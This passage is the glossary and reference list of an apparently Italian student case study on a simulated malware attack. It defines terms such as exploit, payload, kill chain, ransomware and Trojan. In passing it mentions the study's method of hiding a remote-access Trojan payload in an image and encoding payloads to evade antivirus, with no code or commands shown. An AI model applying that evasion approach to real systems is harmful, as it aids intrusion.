dello stato (dati a riposo, in

movimento, in uso). Il processo di controllo, inoltre, dovrebbe includere informazioni su come smaltire degli asset o dati una volta che non sono più necessari; a seconda del livello di classificazione, i dati possono essere sottoposti a sanificazione prima di poter essere smaltiti: cancellazione, eliminazione, distruzione.

- **Convertio:** è un servizio online che permette di convertire file da un formato all'altro. Offre una vasta gamma di conversioni per vari tipi di file, tra cui documenti, immagini, audio, video, archivi e altro ancora. È particolarmente utile per chi ha bisogno di convertire file rapidamente senza dover installare software specifici sul proprio computer.
- **Encoders:** sono strumenti o algoritmi utilizzati per trasformare i dati in un altro formato. In informatica e sicurezza informatica, gli encoder sono spesso usati per vari scopi, inclusi la codifica di payloads per evitare il rilevamento da parte dei software di sicurezza e la conversione dei dati in formati che possono essere trasmessi o memorizzati più facilmente.
- **Exploit:** è l'insieme delle azioni poste in essere per sfruttare intenzionalmente una vulnerabilità di un asset. Gli exploit sono comunemente classificati e denominati in base al tipo di vulnerabilità che sfruttano. Esistono diversi metodi di classificazione degli exploits, le due categorie più comuni sono: local e remote. Local exploit richiede che l'attore abbia accesso al sistema. Invece, remote exploit può essere lanciato su una rete ed eseguire l'attacco senza nessun accesso preliminare al dispositivo o al software vulnerabile.
- **Ingegneria sociale:** è l'arte di manipolare le persone per ottenere informazioni riservate o indurle a compiere determinate azioni che compromettono la sicurezza dei sistemi informatici. Gli attacchi di ingegneria sociale sfruttano la fiducia e altre emozioni delle vittime per penetrare nei sistemi informatici.
- **Kill chain:** è un modello che descrive le fasi attraverso cui un attaccante deve passare per avere successo nel suo intento. Questo modello è stato sviluppato per consentire alle aziende di comprendere meglio la natura degli attacchi informatici e di adottare misure preventive e di mitigazione adeguate. Le varie fasi sono: ricognizione, armamento, consegna, sfruttamento, installazione, C&C, azione sugli obiettivi.
- **Macchina virtuale:** è un software installato all'interno di un sistema operativo che simula in tutto e per tutto il funzionamento di un computer, permettendo l'installazione di un secondo sistema operativo (nel nostro caso Kali Linux e Windows 10) perfettamente funzionante. La macchina virtuale crea quindi un ambiente virtualizzato che si comporta come un sistema informatico separato, che è dotato di dispositivi hardware virtuali. Installando il secondo sistema operativo nella macchina virtuale, questo sarà indotto a comportarsi proprio come se fosse installato su un computer reale. La gestione delle risorse e le varie richieste di accesso a queste risorse effettuate da programmi installati all'interno della macchina virtuale vengono prese in carico dalla macchina stessa.
- **Malware:** è un termine generico che descrive un programma/codice dannoso che mette a rischio un sistema. I malware cercano di invadere, danneggiare o disattivare computer, sistemi, reti, tablet e dispositivi mobili, spesso assumendo il controllo parziale delle operazioni del dispositivo. Lo scopo dei malware è lucrare illecitamente a spese degli utenti. Sebbene i malware non possano danneggiare gli hardware fisici di un sistema o le attrezzature di rete, possono rubare, criptare o eliminare i dati, alterare o compromettere le funzioni fondamentali di un computer e spiare le attività degli utenti senza che questi se ne accorgano o forniscano alcuna autorizzazione.

- **Payload:** In informatica, il termine “payload” si riferisce a una parte specifica dei dati trasmessi o elaborati da un sistema. Questi dati possono essere inviati attraverso una rete, memorizzati in un file, o utilizzati da un programma. Il payload contiene l'informazione effettiva che si vuole trasmettere o elaborare, ed è separato dai dati di controllo necessari per la comunicazione o l'esecuzione. Esso può essere usato per malware e attacchi informatici (come nel nostro caso): nel contesto della sicurezza informatica, un payload è una parte di un malware o di un virus che esegue azioni dannose sul sistema target. Può includere l'installazione di backdoor, il furto di dati, o il danneggiamento del sistema. Esempi di Payload malevoli possono essere Trojan, Ransomware o Virus.
- **Penetration Test:** consiste nel simulare attacchi reali per valutare il rischio associato a potenziali vulnerabilità di sicurezza. I Penetration Tester o Ethical Hacker sfruttano le vulnerabilità, sia attraverso l'utilizzo di tools semi-automatizzati che manualmente, per valutare ciò che gli aggressori potrebbero realmente ottenere. In base alla conoscenza dell'organizzazione si suddividono in: white, grey o black box. White box: I penetration tester hanno una conoscenza dettagliata dell'organizzazione come sistemi operativi, struttura di rete, ecc. Eseguito su nuove applicazioni o su sistemi in sviluppo. Grey box: I penetration tester possiedono le informazioni (parziali) sull'organizzazione. Eseguito con obiettivi specifici, ad esempio verificare l'efficacia dei controlli di sicurezza senza compromettere il corretto funzionamento del sistema. Black box: I penetration tester non hanno nessuna conoscenza dell'organizzazione. Simulano il modo reale. Gli obiettivi del penetration test sono: andare in profondità, sfruttare le vulnerabilità trovate, identificare i reali rischi a cui si è esposti, rilevare possibili vie d'accesso non autorizzate, abusare di funzionalità predisposte per scopi diversi, valutare la corretta segmentazione dell'infrastruttura e verifica password policy.
- **Prompt:** è una stringa o un simbolo visualizzato in un'interfaccia a riga di comando (CLI) che indica che il sistema è pronto a ricevere comandi dall'utente. Tra le sue caratteristiche abbiamo che: indica lo stato del sistema, cioè segnala che il sistema è pronto per ricevere input dall'utente; fornisce informazioni di contesto, cioè può includere informazioni come il nome dell'utente, il nome del computer, la directory corrente, e altri dettagli utili; varia a seconda dell'ambiente, ad esempio, il prompt della shell Bash in Linux può essere diverso da quello di PowerShell in Windows. Il prompt, in sintesi, rappresenta il modo di comunicare direttamente con il computer, fornendo un contesto su chi lo usa, dove si trova, e cosa si può fare.
- **Ransomware:** è un tipo di malware che crittografa i dati della vittima o blocca l'accesso al sistema, rendendo le informazioni inaccessibili finché non viene pagato un riscatto. Gli attaccanti dietro il ransomware chiedono un pagamento, solitamente in criptovalute come il Bitcoin, in cambio della chiave di decriptazione necessaria per ripristinare l'accesso ai dati. Esistono diversi tipi di ransomware:
 - Crypto-ransomware: Cripta i file della vittima e richiede un riscatto per la chiave di decriptazione.
 - Locker-ransomware: Blocca l'accesso al sistema o dispositivo della vittima, ma non cripta i file.
 - Scareware: Mostra falsi avvisi di sicurezza o di infezioni di malware, chiedendo il pagamento per risolvere i problemi inesistenti.
 - Doxware (o Leakware): Minaccia di pubblicare dati sensibili della vittima online se il riscatto non viene pagato.

- **Steganografia:** è la pratica utilizzata per nascondere informazioni all'interno di altri file o messaggi in modo che l'esistenza stessa delle informazioni nascoste sia difficile da rilevare. Nel nostro caso di studio è stata utilizzata per nascondere il file payload all'interno di un'immagine.
- **Target:** è l'oggetto specifico di un attacco o di un'attività malevola. In sicurezza informatica il target può essere un'applicazione specifica, i dati sensibili, un sistema informatico o una rete, degli utenti specifici, a seconda del contesto.
- **Threat:** è una potenziale violazione della sicurezza che potrebbe causare danni all'asset. L'entità che compie tale violazione è nota come Threat Agent o Threat Vector. Essi eseguono un attacco o sono responsabili di un incidente di sicurezza che ha un potenziale impatto sull'organizzazione o sull'individuo. Esistono varie tipologie di Threat Agent, tra cui: script kiddies, gruppi di criminalità organizzata, hacktivisti, gruppi terroristici o entità che possono commettere errori accidentali di sicurezza.
- **Trojan:** è un tipo di malware che si presenta come un programma legittimo per ingannare gli utenti e indurli a installarlo sul proprio sistema. Il termine deriva dal famoso cavallo di Troia della mitologia greca, che fu utilizzato per ingannare i Troiani e introdurre clandestinamente soldati nemici all'interno delle mura della città. In questo caso è stato utilizzato un Remote Access Trojan (RAT), un tipo di file che permette agli attaccanti di controllare il computer infetto da remoto.
- **Vulnerabilità:** è un difetto o una debolezza presente nella progettazione o implementazione di un asset. Ad esempio: configurazione errata di un sistema o Una porta aperta su un computer in rete, cattiva strategia di backup, cattiva codifica. Una vulnerabilità può essere utilizzata da un Threat o Threat Agent per compromettere la sicurezza dell'asset. Le vulnerabilità possono essere presenti in protocolli, sistemi operativi, applicazioni, hardware o system designs. In genere, ad ogni vulnerabilità identificata viene assegnato un identificatore noto come COMMON VULNERABILITIES and EXPOSURE (CVE).
- **WinRAR:** è un software di compressione di file sviluppato da Eugene Roshal di RARLAB. È utilizzato principalmente per creare e gestire archivi compressi nei formati RAR e ZIP, ma supporta anche altri formati di archiviazione. WinRAR è uno degli strumenti più popolari per la compressione e decompressione di file grazie alla sua efficienza, velocità e funzionalità avanzate. Tra le caratteristiche principali del software abbiamo: capacità di compressione e decompressione di diversi formati di file; funzionalità avanzate come crittografia, riparazione degli archivi, e altro; gestione degli archivi; integrazione con Esplora File di Windows.

RIFERIMENTI

Convertio - <https://convertio.co/it/mp4-ogg/>

Metasploit - <https://github.com/rapid7/metasploit-framework>

Safety Detectives - <https://it.safetydetectives.com/blog/antivirus-statistics-it/>

VirtualBox - <https://www.virtualbox.org/wiki/Downloads>

VM Kali Linux - <https://www.kali.org/get-kali/>

VM Windows 10 - <https://www.microsoft.com/it-it/software-download/windows10>

WinRAR - <https://www.win-rar.com/start.html?&L=11&Version=>

